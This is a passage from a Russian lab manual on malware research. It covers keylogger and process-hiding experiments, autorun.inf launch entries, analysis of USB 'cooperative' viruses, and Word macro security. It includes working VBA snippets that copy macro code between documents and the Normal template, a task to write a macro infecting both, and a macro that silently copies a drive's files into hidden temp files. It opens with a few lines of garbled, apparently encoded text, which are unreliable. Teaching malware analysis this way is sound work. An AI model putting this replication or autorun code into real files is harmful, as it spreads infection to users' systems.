me 9!&KglmEgl}dm
' Q>)CbkbbsbKnibt'6+'Q>)DhrisHaKnibt
'&W8/@eeGsnlRushof!W9

```

```

' / [m | (^I (5 (Ik | a~mLgk} emf | &^JXzgbmk | &^JKgexgfmf | { &A |
me 9! &KglmEgl} dm
' $UB-GfofwfOjmf#2/#UB-@lvmwLeOjmf#
' "SD+DaaCwjhVqwlkb%S=
,
FdsnqbChdrjbis) TfqbFt 'AnkbIfjb=:FdsnqbChdrjbis) ArkkIfjb
End Sub 'Alcoholic Anarchists of America (AAA) Lys
Kovick

```

14. Исследуйте механизм маскировки, используемый клавиатурным шпионом HookDump. Убедитесь в отсутствии в корневом каталоге диска **c:** файла **\_Hook.hk**. В случае наличия файла — удалите его. Из каталога **vir2\hookdump** запустите **hookdump.exe**. По умолчанию программа запускается в режиме невидимости. Убедитесь, что в корневом каталоге диска **c:** появился файл **\_Hook.hk**. Попробуйте обнаружить присутствие программы-шпиона в системе. Запустите «Диспетчер задач». Присутствует ли HookDump в списке приложений? В списке процессов? Запустите утилиту «Сведения о системе» **MsInfo32.exe** и попробуйте найти HookDump с ее помощью. Каковы результаты? Из каталога **vir2\hookdump** запустите менеджер процессов SysInternals Process Explorer **procexp.exe**. Настройте отображение связанных с процессами динамических библиотек **View⇒Show LowerPane** и **View⇒LowerPaneView⇒DLLs**. Отображается ли искомый процесс? Попытайтесь установить, работает ли какой-нибудь процесс с библиотекой **hookdump.dll**. Сообщите о результатах преподавателю.
15. Повторно запустите HookDump. Теперь окно программы становится видимым. Повторите поиск процесса при помощи «Диспетчера задач», **MsInfo32.exe**, SysInternals Process Explorer. Можно ли теперь обнаружить процесс? Совпадают ли результаты поиска?
16. В окне SysInternals Process Explorer найдите процесс **ntvdm.exe**. Именно в его контексте выполняется HookDump. Обратите внимание на присутствие в нижнем окне не только процесса **hookdump.exe**, но и динамической библиотеки **hookdump.dll**. Не закрывая окна Process Explorer, переключитесь на HookDump. Выберите пункт меню **File⇒Hide**. Посмотрите, как процесс исчезает из списка. Запустите HookDump еще раз и завершите его работу, указав **File⇒Exit and Done**.
17. Из папки **vir2\Hide Process** запустите программу **hidding2.0.exe**. В левом окне выберите процесс **procexp.exe**, при помощи кнопки **>>** переместите его в правое окно и нажмите кнопку **<Применить>**.

- 18.Посмотрите, отображается ли SysInternals Process Explorer в отображаемом им самим списке процессов. Выберите **procexp.exe** в правом окне программы Hidding и нажмите кнопку <Восстановить>. Какие изменения произошли в списке процессов? Попробуйте выполнить те же действия для других процессов.
- 19.Закройте окна всех запущенных приложений.

**Контрольные вопросы:**

1. Файлы с какими расширениями небезопасно открывать или запускать?
2. Через какие разделы реестра возможен автоматический запуск программ?
3. Где располагается глобальный шаблон Microsoft Word — файл **Normal.dot**? Одинаков ли он для разных пользователей? Почему?
4. Является ли выполненная Вами в п. 2 модификация исполняемого файла **Notepad.exe** вредоносной? Почему?

### ЛАБОРАТОРНАЯ РАБОТА № 3. «Исследование вредоносных программ, составленных на интерпретируемых языках»

1. Если Вы недостаточно уверенно владеете теоретическим материалом, обратитесь к прилагаемым **doc**- и **html**-файлам. Для получения справки об объектах серверов автоматизации и связанных с ними методах и свойствах Вы можете открыть одно из приложений Microsoft Office 97/2000/XP, запустить в нем редактор VBE (меню: **Сервис⇒Макрос⇒Редактор Visual Basic**), а в нем — браузер объектов (**Сервис⇒Ссылки для выбора сервера автоматизации, Вид⇒Просмотр объектов** — для работы с браузером). В случае затруднений обратитесь к преподавателю.
2. Исследуйте вредоносный код, содержащийся в командном файле MS DOS. Программа специально написана с многочисленными ошибками и значительной избыточностью. Постарайтесь разобраться в том, что она делает и сократите ее до минимума. Результат покажите преподавателю (изменять расширение файла на **.bat** или **.cmd** и запускать его запрещается!)
3. Ознакомьтесь с текстом «Рекурсия — убийца компьютеров». Оцените, насколько реальны подобные атаки на отказ в обслуживании.
4. Прочитайте документ **vir.html**.
5. Изучите представленные тексты с инструкциями по созданию макровирусов.
6. Исследуйте листинг вредоносной программы **VBSTroyan.txt**. В программе имеются намеренно допущенные ошибки, которые Вам необходимо исправить. Каждую строчку интерпретируемого кода дополните Вашим комментарием с пояснением того, что делает указанная программа. Ваши комментарии выделите цветом или другим шрифтом. В заголовке файла укажите свою фамилию и инициалы.

***Помните! Исследуемая программа является сетевым «червем» и после устранения ошибок совершенно функциональна! Изменять расширение файла (кроме .doc, .txt, .rtf) и запускать программу после отладки категорически запрещено! Вы несете полную юридическую ответственность за последствия, связанные со случайным или преднамеренным запуском данной программы!***

7. Ознакомьтесь с порядком оформления экспертных заключений по вредоносным программам.
8. Проанализируйте текст представленного макровируса Thus-011. В каждой строке кода вставьте, выделяя цветом, свои комментарии относительно того, что выполняется компьютером при интерпретации данной строки. Проверьте код на предмет обнаружения возможных ошибок программирования.

9. При затруднениях используйте систему подсказок и справочный механизм редактора VBE Microsoft Word.

***Внимание! Представленный на исследование вирус опасен! В программные модули шаблонов и документов Word не копировать!***

**Контрольные вопросы:**

1. Какие вредоносные действия выполняют следующие программы и почему:
  - а) компьютерная программа при ее запуске переворачивает снизу вверх изображение «Рабочего стола» и открытых окон;
  - б) компьютерная программа после своего запуска отключает мышь и клавиатуру;
  - в) компьютерная программа после своего запуска начинает исполнять мелодию, при этом окна она не создает и в списке запущенных процессов не присутствует;
  - г) компьютерная программа создает на диске файлы очень большого размера, заполняя ими все свободное дисковое пространство.
2. Может ли считаться распространением вредоносных программ передача третьему лицу текстового файла с исходным кодом программы, уничтожающей таблицу разделов жесткого магнитного диска? Почему?
3. Что представляет собой атака «Отказ в обслуживании» (DoS-атака)?
4. Рассмотрите нижеприведенный фрагмент макрокода? Что он выполняет?

```
If GetDriveType(Mid(ActiveDocument.FullName, 1, 2))  
= 2 Then  
    s2 = s1  
    GetTempPath 256, s1  
    With Application.FileSearch  
        .FileName = "*.*"   
        .LookIn = Mid(ActiveDocument.FullName, 1,  
3)  
        .SearchSubFolders = True  
        .Execute  
        For i = 1 To .FoundFiles.Count:  
GetTempFileName s1, "~~", 0, s2: CopyFile  
.FoundFiles(i), s2, 0: SetAttr s2, 7: Next  
        End With  
    End If
```

## **Лабораторная работа № 4**

### **ИССЛЕДОВАНИЕ МЕХАНИЗМОВ РАЗМНОЖЕНИЯ И СКРЫТНОСТИ «КООПЕРАТИВНЫХ» ВИРУСОВ**

Особенностью большинства компьютерных вирусов является их паразитическое существование внутри инфицированных файлов. Компьютерные вирусы обычно представляют собой фрагмент программного кода, скрытно размещаемый в файле. Первое отличие кооперативных вирусов заключается в том, что они представляют собой отдельные файлы, причем не один, а два и более. Второе их отличие в том, что эти файлы «помогают» друг другу на принципах кооперации, причем одни из них специализируются на запуске, другие – на процессах инфицирования и маскировки. К счастью, известные версии данного семейства вирусов деструктивными действиями себя не проявляют, иначе ущерб от них мог быть весьма велик.

Способы маскировки кооперативных вирусов

- использование атрибутов «скрытый» и «системный» чтобы избежать случайного удаления и стать «невидимыми» в корневых каталогах, открываемых для просмотра с помощью оболочки `explorer.exe`.
- установка свойств папок на сокрытие системных и скрытых файлов, а также зарегистрированных типов файлов.
- маскировка имени процесса под зарегистрированные имена
- использование для скрывания файлов общесистемных каталогов («корзина» и др.)
- применение технологий `rookit`.

Отключение (не просто остановка, а именно отключение) службы «Определитель оборудования оболочки» является достаточной гарантией от инфицирования компьютера кооперативными вирусами. Однако если резидентный вирус следит за системой, он сможет вновь запустить нужную службу. Работа с устройствами памяти и файлами с использованием другой оболочки (например, `Far`), также позволяет избежать начального инфицирования.

Последовательность нейтрализации внедренного вируса:

- в списке процессов или служб найти и принудительно завершить процесс вредоносной программы,
- нейтрализовать обработчик событий, связанный с файлом `autorun.inf`
- найти механизм автозапуска вредоносного процесса при загрузке операционной системы и отключить его,
- удалить все компоненты кооперативного вируса.

#### **МЕРЫ ПРЕДОСТОРОЖНОСТИ**

- выполняйте пункты задания строго по порядку.
- не копируйте содержимое исследуемых папок в корневые каталоги.

- не запускайте файлы без подготовки инструмента для динамического наблюдения за ними.
1. Убедиться в том, что в системе нет активных кооперативных вирусов. Их признаки: наличие файлов autorun.inf в корневых разделах логических дисков, наличие процессов непонятного назначения, маскировка системных и скрытых файлов, а также их зарегистрированных расширений, тем более, если эти настройки невозможно отменить. В окне «Службы» могут быть скрыты все записи (это говорит об использовании механизмов rootkit), либо присутствовать службы, о которых отсутствуют справочные данные.
  2. Принудительно завершить все лишние процессы. Для этого через <Ctrl>-<Alt>-<Del> вызовите окно «Диспетчер задач Windows» и на вкладке «Приложения» закройте все активные задачи (кроме открытых папок и файлов, включая данный документ, открытый в Microsoft Word). Аналогично на вкладке «Процессы» этого же окна удалите все процессы, за исключением:

#### System

##### Бездействие системы (Idle)

smss.exe  
 csrss.exe  
 lsass.exe  
 services.exe  
 svchost.exe (оставить все экземпляры, но записать их PID)  
 winlogon.exe  
 ctfmon.exe  
 explorer.exe  
 taskmgr.exe  
 winword.exe

3. Проверить в настройках любой папки <Сервис> - <Свойства папки> - <Вид>, что защищенные системные файлы, скрытые файлы и папки, а также расширения для зарегистрированных типов файлов не маскируются. При необходимости установить соответствующие настройки и проверить режим отображения.
4. С помощью меню <Пуск> - <Администрирование> - <Службы> просмотреть список локальных служб, автоматически запущенных на персональном компьютере. Найти службу «Определение оборудования оболочки» и убедиться в том, что она запущена и работает.

#### **Исследование механизмов автозапуска**

5. Подключить к USB-интерфейсу съемный полупроводниковый носитель USB-Flash и скопировать в его корневой раздел 4 различных исполняемых файла для пробного запуска. Файлы должны иметь хорошо



узнаваемые окна и небольшие размеры. Размеры окон также должны быть невелики, чтобы они не заслоняли друг друга и позволяли фиксировать очередность их запуска. Так, можно скопировать в корневой раздел съемного диска файлы `calc.exe` (калькулятор), `notepad.exe` (блокнот), `charmap.exe` (таблица символов), `freesell.exe` (пасьянс «Солитер»), переименовав их соответственно в `aaa.exe`, `bbb.exe`, `ccc.exe`, `ddd.exe`.

6. В этом же корневом каталоге USB-Flash создать текстовый файл с такими строками:

```
[autorun]
shellexecute=aaa.exe
```

Сохранить файл с именем `autorun.inf` (еще раз проверить, правильно ли отображаются расширения файлов).

7. Штатным путем отключить и извлечь из USB разъема Flash-носитель.
8. Подключить его вновь. Если запуск программы не произошел, открыть через «Мой компьютер» логический съемный диск. Заккрыть окно запущенной программы и несколько раз открыть для просмотра съемный логический диск. Снять «блокировку» можно, открывая логический диск через меню «Папки» диалогового окна «Мой компьютер».
9. Изменить содержимое файла `autorun.inf`. На этот раз скопировать в него следующие строки

```
[autorun]
open=
shell\open\command=bbb.exe
```

после чего сохранить изменения.

10. Повторить пп. 7-8 и убедиться, что такая форма автозапуска также действует.
11. Повторить процедуры перезаписи файла `autorun.inf`, отключения и подключение съемного носителя для следующих строк.

```
[autorun]
open=
shell\explore\command=ccc.exe
```

```
[autorun]
open=
shell\auto\command=ddd.exe
```

12. Во многих версиях кооперативных вирусов в файле `autorun.inf` используется комбинированная запись типа следующей:

```
[autorun]
shellexecute=aaa.exe
open=
shell\open\command=aaa.exe
shell\explore\command=aaa.exe
shell\auto\command=aaa.exe
```

сделанная в расчете на то, что какой-нибудь из способов запуска нужной программы произойдет. Вам необходимо установить, какая из этих строк имеет приоритет, и можно ли подобным образом поочередно запустить несколько программ. Для этого предлагается записать в файл `autorun.inf` следующие строки:

```
[autorun]
shellexecute=aaa.exe
open=
shell\open\command=bbb.exe
shell\explore\command=ccc.exe
shell\auto\command=ddd.exe
```

13. Повторить отключение и подключение съемного носителя, наблюдая за запуском программ. Изменить порядок строк в файле и повторить наблюдения. Сделать выводы в отношении возможности запуска нескольких программ и приоритета запуска.
14. В окне «Службы» остановить выполнение «Определителя оборудования оболочки». Убедиться, что автозапуск программ через `autorun.inf` по-прежнему действует, поскольку реагирование такого рода записано в динамической памяти оболочки `explorer.exe`. После отключения службы для сброса обработчика событий требуется либо перезагрузить оболочку, либо извлечь съемный носитель из интерфейса. После очередного соединения носителя с интерфейсом автозапуск прекращает действие.

### **Наблюдение за запуском, маскировкой и процессом инфицирования**

15. Статически исследовать механизм запуска, инфицирования и маскировки файлов кооперативного вируса, представленного в версии 1. Для этого открыть папку «Версия 1» и с помощью доступного текстового редактора изучить программный код интерпретируемых файлов `autorun.inf`, `autorun.vbs`, `autorun.reg`, `autorun.bat`. Создайте отдельный каталог под своей фамилией, скопируйте в него эти файлы и расставьте в них свои построчные комментарии. На основании изучения письменно ответьте на вопросы:
  - как размножается данный вирус?

- как взаимодействуют друг с другом его отдельные файлы?
  - как скрывается вирус от глаз пользователя и насколько эффективной является такая форма маскировки?
  - по каким признакам этот вирус можно обнаружить без применения антивирусных средств?
  - для чего нужны остальные файлы в данной «коллекции»?
  - какие потенциально опасные действия производит данный вирус?
16. Наблюдение за остальными версиями кооперативных вирусов рекомендуется производить с помощью консольной утилиты `secmon.exe`, предназначенной для слежения за активностью обращений к реестру и файловой системе, написанной И. Бизяевым на основе исходных кодов утилит `Rermon v4.35` и `Filemon v4.34` (Mark Russinovich and Bryce Cogswell, [www.sysinternals.com](http://www.sysinternals.com)). Ознакомиться с возможностями этой утилиты.
  17. Исследовать «Версию 2» кооперативного вируса. Для этого открыть соответствующий каталог и просмотреть содержание находящегося там файла `autorun.inf` и подкаталога. Какой способ маскировки вируса избрал его автор? Для чего в состав вируса включены два исполняемых файла?
  18. В предположении, что вредоносная программа будет маскироваться в списке процессов штатным сервисом `svchost`, открыть «Диспетчер задач Windows» и зафиксировать идентификаторы процессов PID соответствующих штатных процессов `svchost`.
  19. Открыть папку «Инструменты», запустить «Командную строку» и ввести строку для запуска программы-монитора и файла `sys.exe`, разделяя отдельные команды символом `&`. Обратите внимание на правильность использования условий фильтрации, что должно обеспечить минимум выводимой информации. Возможно, для этого придется создать конфигурационный файл (см. `readme.txt`).
  20. В результате вирусная программа должна скопировать свои файлы на жесткий диск, обеспечить себе автозапуск при загрузке операционной системы и замаскировать свой резидентный процесс под еще один экземпляр `svchost`. В результате наблюдений необходимо выявить этот процесс, принудительно завершить его, а также отключить возможность автозапуска при следующем старте системы.
  21. Исследуйте «Версию 3» кооперативного вируса. В чем заключается ее отличие?
  22. Исследуйте «Версию 4» кооперативного вируса. Что означают строки «мусора» в файле `autorun.inf`? Предварительно просмотрите с помощью `Far` или `WinHex` файл `mvxm.cmd`. Почему командный файл имеет PE-формат? Как, по-вашему, должен происходить его запуск?
  23. Сделайте выводы в отношении исследованных вирусов и подготовьтесь к защите работы.

## **ЛАБОРАТОРНАЯ РАБОТА № 5**

### **Исследование защитных механизмов текстового процессора Microsoft Word**

Цель работы:

1. Исследовать эффективность защитных механизмов текстового процессора Microsoft Word.
2. Детально разобраться с алгоритмами инфицирования, используемыми вредоносными макросами.
3. Исследовать причины образования технологического информационного «мусора», возникающего при обработке конфиденциальных документов в программной среде Word.
4. Разработать собственный вариант антивирусной программы, позволяющей обнаруживать и нейтрализовать вредоносные макросы.

Для выполнения лабораторной работы можно использовать любую версию Microsoft Word – от 8.0 до 11.0. При использовании 8-й версии (Microsoft Office 97) можно наблюдать некоторые из уязвимостей, которые в последующих версиях были устранены. Версия операционной системы Windows тоже не особенно критична, но в системах семейства Windows 9\* явно можно отслеживать накопление «технологического» мусора за счет передачи файлам неочищенных блоков виртуальной памяти.

При инсталляции офисных приложений необходимо специально указать на необходимость установки справочной системы для среды программирования Visual Basic for Application – по умолчанию она не устанавливается.

#### **2.1. Исследование механизмов образования информационного «технологического мусора»**

- Установите в меню Word «Сервис» – «Параметры» – «Сохранение» временной интервал автосохранения документа, равный 1 минуте. В этом же окне установите по выбору один из режимов «Всегда создавать резервную копию» или «Разрешить быстрое сохранение».
- Создайте новый документ и сохраните его с произвольным именем.
- Поработайте в режиме свободного набора текста не менее 5 минут (например, откройте один из справочных файлов Windows и перепишите (либо построчно скопируйте) в свой документ несколько абзацев). Несколько раз сохраните документ «вручную».
- Проверьте объем созданного документа и сопоставьте его с количеством введенных символов (количество символов в тексте можно узнать в «Свойствах» документа: «Файл» – «Свойства» – «Статистика»). На каждый символ в кодировке UNICODE требуется 2 байта. Чем вызвана несоразмерность объема файла с его содержанием?
- Найдите все временные файлы, созданные приложением во время работы над документом. Можете ли вы идентифицировать временные файлы Word по их именам? Можно ли узнать, каким именно документам

соответствуют те или иные временные файлы? Просмотрите один из временных файлов с помощью файлового менеджера Far в кодировке UNICODE (F3 – просмотр файла, Shift+F8 – изменение кодировки символов).

- Закройте созданный документ и приложение Word. Какие из временных файлов при этом были логически удалены? Можете ли вы при необходимости восстановить их? Каким образом?
- Вновь откройте созданный файл в Word. Продолжайте работать с ним, добавляя новые фрагменты (желательно большого размера), изменяя и удаляя прежние. После каждого добавления сохраняйте файл. После 7-8 минут работы оцените размер файла и сопоставьте его с реальным объемом текста.
- Сделайте выводы в отношении режимов «Быстрого сохранения» и создания резервных копий.
- Попробуйте определить, какой из резервных (временных) файлов используется для восстановления документа в случае сбоя в работе. Для этого принудительно завершите сеанс работы Word из системы. Это можно сделать, нажав комбинацию клавиш Ctrl+Alt+Del, выделив в выведенном окне программу Microsoft Word и выбрав кнопку «Завершить задачу». После очередного запуска Word автоматически загрузит «поврежденный» документ.

## **2.2. Определение приоритетов в выполнении автоматически исполняемых макросов**

Для выполнения задания необходимо создать автоматически запускаемую событийную процедуру, и расположить ее в одном из документов и в различных шаблонах. Пользуясь модальными свойствами окна сообщения, можно отслеживать очередность активизации событийных процедур в файлах формата Microsoft Word.

- Установите низкий уровень защиты от вирусов в макросах. Для этого откройте окно «Безопасность» («Сервис» – «Макрос» – «Безопасность» – «Уровень безопасности») и установите требуемый уровень защиты, при котором вы сможете свободно создавать и использовать макросы без предупреждающих сообщений о возможной опасности. В таком режиме можно работать только с теми файлами, которые вы сами создаете и редактируете.
- Откройте диалоговое окно «Макрос» (меню «Сервис» – «Макрос» – «Макросы»). Для этого же можно нажать командную кнопку «Выполнить макрос» на панели инструментов Visual Basic. В открывшемся окне ввести имя процедуры AutoOpen и нажать кнопку «Создать». Запускается редактор VBA и в нем открывается окно текста программ (Code Window). Тем самым вы уже создали событийную процедуру, которая должна автоматически выполняться при открытии в Word любого документа.

Между строками Sub ... – End Sub вставьте строку вызова окна сообщений, как это показано ниже.

```
Sub AutoOpen()
```

```
MsgBox "Работает процедура глобального шаблона"
```

```
End Sub
```

- Создайте новый документ. Повторно откройте окно «Макрос», найдите на нем командную кнопку «Организатор» и нажмите ее. Word выведет новое диалоговое окно, с помощью которого можно копировать макросы из шаблона в документ и обратно. Обратите внимание на то, что копируется не одна процедура, а весь модуль NewMacros. Для этого выделите NewMacros и нажмите кнопку «Копировать». Аналогичный модуль кода будет создан в новом документе.
- Измените сообщение, которое должно выводиться при запуске автомакроса из документа. Для этого откройте окно редактора VBA («Сервис» – «Макрос» – «Редактор Visual Basic»), найдите или откройте в нем дочернее окно менеджера проектов («Проект» – «Project»). Далее выберите название проекта, соответствующее имени документа, щелкните мышью по значку «+» слева от названия и откройте программный модуль NewMacros. В окне текста программ измените текст сообщения, как это указано ниже:

```
Sub AutoOpen()
```

```
MsgBox "Работает процедура документа"
```

```
End Sub
```

Можно предложить альтернативный вариант копирования программного кода. Для этого, находясь в редакторе VBA, следует открыть два окна текста программ: шаблона и документа, выделить текст программы в одном окне, скопировать его в буфер, а затем вставить в другое окно.

- Сохраните документ под именем «Документ с сообщением» в папке «Мои документы» и закройте его.
- Создайте второй документ. По аналогии с предыдущими пунктами скопируйте в него автомакрос с сообщением, а затем измените выводимое сообщение на приведенное ниже:

```
Sub AutoOpen()
```

```
MsgBox "Работает процедура общего шаблона"
```

```
End Sub
```

- Сохраните этот документ как общий шаблон («Файл» – «Сохранить как»: Тип файла – шаблон документа, Имя файла – «Общий шаблон с сообщением»). Для того чтобы сделать общий шаблон загружаемым автоматически, необходимо сохранить его в папке StartUp. Путь к этой папке можно узнать, открыв диалоговое окно «Сервис» – «Параметры» –

«Расположение», строка «автозагружаемые». После сохранения закройте созданный общий шаблон.

- Откройте диалоговое окно «Сервис» – «Шаблоны и надстройки». С помощью кнопки «Добавить» найдите местонахождение сохраненного общего шаблона и выберите его. Убедитесь, что имя шаблона появилось в среднем окне «Общие шаблоны и надстройки» и отмечено галочкой. Щелкните кнопку «ОК» и окно закроется.
- Создайте третий документ. По аналогии с вышеприведенной методикой скопируйте в него автомакрос и измените текст сообщения следующим образом:

```
Sub AutoOpen()
```

```
MsgBox "Работает процедура присоединенного шаблона"
```

```
End Sub
```

- Сохраните третий документ в папке «Мои документы» с именем «Присоединенный шаблон» и типом файла «Шаблон документа», после чего закройте его.
- Откройте ранее сохраненный «Документ с сообщением». Какое из сообщений будет выведено на экран?
- С помощью меню «Сервис» – «Шаблоны и надстройки» откройте диалоговое окно «Шаблоны и надстройки» и с помощью кнопки «Присоединить» найдите ранее сохраненный «Присоединенный шаблон». Сохраните изменения в документе и закройте его вместе с приложением. Теперь у вас имеются три типа шаблонов и один документ, и в каждом из них размещена одна и та же автоматически запускаемая процедура. Поскольку окно сообщений MsgBox обладает модальностью, одновременно может быть выведено только одно сообщение. По очередности вывода сообщений можно узнать, какой из вышеупомянутых файлов имеет приоритет в исполнении кода.
- Найдите в папке «Мои документы» файл с именем «Документ с сообщением» и откройте его. Какое сообщение будет выведено на экран? Что можно сказать о макросах, хранимых в других файлах?
- Откройте еще какой-либо документ. Если нет документов формата Microsoft Word, можно открыть документ другого формата. Какое сообщение вы получаете в этом случае?
- Закройте файл «Документ с сообщением». Не закрывая приложения, вновь откройте этот же документ, удерживая нажатой левую кнопку Shift клавиатуры. Какое сообщение выведено на экран? Почему?
- Войдите в редактор VBE и удалите программный код макроса AutoOpen() из файла «Документ с сообщением». Сохраните изменения в документе и закройте его.
- Вновь откройте «Документ с сообщением». Какое сообщение вы получили на этот раз? Укажите в отчете приоритет в выполнении автоматически запускаемых макросов из файлов Microsoft Word. Усматриваете ли вы в

заданном приоритете угрозу инфицирования глобального шаблона через уже зараженный документ? Закройте «Документ с сообщением».

- В редакторе VBE откройте окно кода NewMacros глобального шаблона Normal.dot и создайте новую процедуру AutoExec() следующего вида:

```
Sub AutoExec()
```

```
WordBasic.DisableAutoMacros ‘эта команда действует в течение  
всего сеанса
```

```
End Sub
```

- Закройте и вновь откройте Microsoft Word. Сопровождается ли открытие текстового процессора какими-либо сообщениями?
- Откройте файл «Документ с сообщением». Удалось ли вам нейтрализовать автомакрос в документе или присоединенном к нему шаблоне? Закройте файл «Документ с сообщением».
- Удалите процедуру AutoExec() в глобальном шаблоне. Создайте в модуле NewMacros глобального шаблона событийную процедуру, которая будет обрабатывать события, связанные с открытием документов.

```
Sub FileOpen()
```

```
WordBasic.DisableAutoMacros
```

```
MsgBox «Процедура отключения автоматических макросов  
сработала»
```

```
Dialogs(wdDialogFileOpen) .Show
```

```
End Sub
```

- Закройте и вновь откройте Microsoft Word. В очередной раз откройте файл «Документ с сообщением» (обратите внимание на то, что событийная процедура FileOpen() не работает при открытии недавно открываемых файлов, поименованных в нижних строчках меню «Файл». Какое сообщение было выведено на этот раз? Удалось ли вам нейтрализовать автоматические макросы в документе или присоединенном к нему шаблоне? Закройте «Документ с сообщением»? Удалите или закомментируйте код процедуры FileOpen() в глобальном шаблоне. Еще несколько раз откройте и закройте «Документ с сообщением». Срабатывают ли автоматические макросы в документе? Почему?
- Если на компьютере установлен файловый менеджер Far, просмотрите файл «Документа с сообщением» в различных кодировках (просмотр F3, переключение кодировок в режиме просмотра – Shift+F8) до и после закрытия паролем. Найдите в теле файла программный код.
- Установите парольную защиту на программный код «Документа с сообщением». Для этого щелкните правой кнопкой мыши по заголовку проекта документа «Project(Документ с сообщением)». В контекстном меню выберите «Свойства проекта». В появившемся диалоговом окне выберите закладку «Защита» (Protection), установите защиту на просмотр кода и дважды введите какой-либо простой пароль. После этого закройте редактор VBE, сохраните и закройте документ.



- Откройте «Документ с сообщением» с установленной парольной защитой на просмотр кода. Срабатывает ли код событийных процедур документа? Попробуйте открыть окна кода модулей ThisDocument и NewMacros. Опишите результат. Происходит ли шифрование кода процедур при установке пароля на проект?
- Открыв диалоговое окно «Шаблоны и настройки», отсоедините от документа «Присоединенный шаблон» и отключите «Общий шаблон». Удалите эти шаблоны из каталогов, в которых они располагаются. Закройте файл «Документ с сообщением».
- Сделайте выводы относительно исследования приоритетов в запуске автомакросов и возможностей нейтрализации опасного программного кода в открываемых документах Word.
- Удалите процедуры Sub FileOpen() и Sub AutoExec() из глобального шаблона.

### **2.3. Исследование приоритетов в запуске событийных процедур, связанных с открытием документов**

- Измените текст сообщения в процедуре AutoOpen() в программном модуле NewMacros() глобального шаблона:

**Sub AutoOpen()**

**MsgBox "Работает процедура NewMacros шаблона"**

**End Sub**

- Откройте модуль ThisDocument глобального шаблона и введите в окно кода следующую процедуру:

**Private Sub Document\_Open()**

**MsgBox "Работает процедура ThisDocument шаблона"**

**End Sub**

- Закройте и вновь откройте Microsoft Word. Сопровождается ли открытие текстового процессора какими-либо сообщениями?
- Откройте любой из документов (кроме файла «Документ с сообщением»). Какими сообщениями Word сопровождает открытие документа? В какой последовательности? Закройте документ.
- Откройте «Документ с сообщением». Какая из процедур выполняется?
- Войдите в редактор VBE, найдите модуль ThisDocument документа и вставьте в него следующую процедуру:

**Private Sub Document\_Open()**

**MsgBox "Работает процедура ThisDocument документа"**

**End Sub**

- Сохраните, закройте и вновь откройте «Документ с сообщением». Отрадите в отчете, в какой последовательности выводятся сообщения.
- Сделайте выводы, отразите их в отчете.

## 2.4. Исследование механизма вирусного заражения документов и шаблонов Word

Существуют по меньшей мере три способа копирования или переноса программного кода из документа в документ, из шаблона в шаблон, или из шаблона в документ и обратно. Исследуйте их.

- Установите низкий уровень защиты от вирусов в макросах.
- Найдите каталог, в котором постоянно хранится глобальный шаблон. Для этого откройте меню «Сервис» – «Параметры» – «Расположение» и прочитайте строку «Шаблоны пользователя». Удалите или переименуйте используемый глобальный шаблон Normal.dot (это можно сделать только при закрытом приложении Word), после чего запустите и вновь закройте Word (без закрытия приложения глобальный шаблон будут недоступен). Убедитесь в появлении нового файла с названием Normal.dot.
- Перенесите нижеприведенный фрагмент кода в программный модуль ThisDocument глобального шаблона. Используя встроенную справочную систему редактора VBA, проведите анализ приведенного ниже фрагмента кода и разберитесь, каким образом происходит вирусное заражение. Что является источником инфицирования – документ или шаблон? Где должен располагаться данный фрагмент? Модифицируйте макроскод таким образом, чтобы инфицирование происходило в другую сторону. Напишите процедуру, производящую вирусное заражение и документов, и глобального шаблона. Проверьте ее в действии. *После окончания проверки удалите инфицированный документ и глобальный шаблон.*

```
Private Sub Document_Open()  
Dim AD, NT As Object  
Set AD = ActiveDocument.VBProject.VBComponents(1).  
CodeModule  
Set NT = NormalTemplate.VBProject.VBComponents(1).  
CodeModule  
AD.InsertLines 1, NT.Lines(1, NT.CountOfLines)  
End Sub
```

- Проведите анализ второго варианта вирусного заражения. Для этого запишите макрос, сопровождающий процедуру копирования программных модулей типа NewMacros из документов в шаблоны и обратно. Выберите в меню «Сервис» – «Макрос» – «Начать запись», назначьте макросу произвольное имя, а затем уже в режиме записи откройте диалоговое окно «Макрос», выберите кнопку «Организатор» и скопируйте модуль NewMacros из шаблона в документ. Закройте окно «Организатор» и остановите запись. Войдите в редактор VBA и посмотрите записанный код. Измените название макроса на Sub FileSave(). Данная событийная процедура будет инфицировать документ при его сохранении. По аналогии

создайте еще одну событийную процедуру (назовите ее `FileOpen()`), которая будет заражать шаблон при открытии уже инфицированного документа. Опробуйте обе процедуры в действии.

- Произведите копирование путем экспорта-импорта программного кода с использованием текстовых файлов (им можно присваивать любые имена и расширения). Первая строка кода, приведенного ниже, экспортирует программное содержимое встроенного модуля `ThisDocument` (он всегда обозначается первым номером) из глобального шаблона в текстовый файл, расположенный на логическом разделе `C:\`. Вторая строка вставляет содержимое этого же текстового файла в программный модуль `NewMacros` активного документа. Заключите эти строки в событийную процедуру, связанную с открытием или сохранением документа, и проверьте, как происходит инфицирование. Обратите внимание на содержимое созданного текстового файла – в нем кроме кода должен содержаться заголовок программного модуля, который считается необязательным.

```
NormalTemplate.VBProject.VBComponents(1).Export ("C:\  
ABCD.txt")  
ActiveDocument.VBProject.VBComponents(2).CodeModule.  
AddFromFile "C:\ABCD.txt"
```

- Сравните между собой три приведенных способа вирусного инфицирования (все в равной степени встречаются в тексте вредоносных макросов). Каковы достоинства и недостатки каждого из способов? Выделите в приведенных фрагментах характерную сигнатуру, позволяющую обнаруживать опасный код в исследуемых макросах. Отрадите результаты исследований в отчете.

## **2.5. Исследование механизма защиты от вредоносных макросов**

- Установите средний уровень безопасности защиты от вредоносных макросов (меню «Сервис» – «Макрос» – «Безопасность»). Теперь при обнаружении макрокда в документе или шаблоне система будет выводить пользователю запрос.
- Создайте новый документ и сохраните его в папке «Мои документы» под именем «Документ с макросом». Закройте документ и оцените его объем в байтах. Сколько в данном пустом файле 512-байтных блоков?
- Откройте сохраненный документ. Сопровождается ли его открытие предупреждением о макросах?
- Откройте редактор VBE (`Alt-F11`), затем его дочернее окно «Проект», «щелкните» дважды левой кнопкой мыши по строке `Project(Документ с макросом)`, а затем по выпавшей строке `ThisDocument`. Откроется окно кода встроенного программного модуля документа, в которое следует ввести с клавиатуры подряд несколько символов (например, «12345»).

Закройте окно редактора VBA, сохраните и закройте документ. Изменился ли размер сохраненного файла? Почему?

- Вновь откройте «Документ с макросом». Сопровождается ли его открытие сообщением об опасности? Откройте редактор VBA и посмотрите, что случилось с ранее записанной в модуль кода строкой.
- Запишите в окно кода модуля ThisDocument этого документа начальную и заключительную строки процедуры, например:

```
Private Sub AAA()
```

```
End Sub
```

- Закройте окно редактора, сохраните и закройте документ. Проверьте, изменился ли его размер. Сколько 512-байтных блоков добавилось к документу?
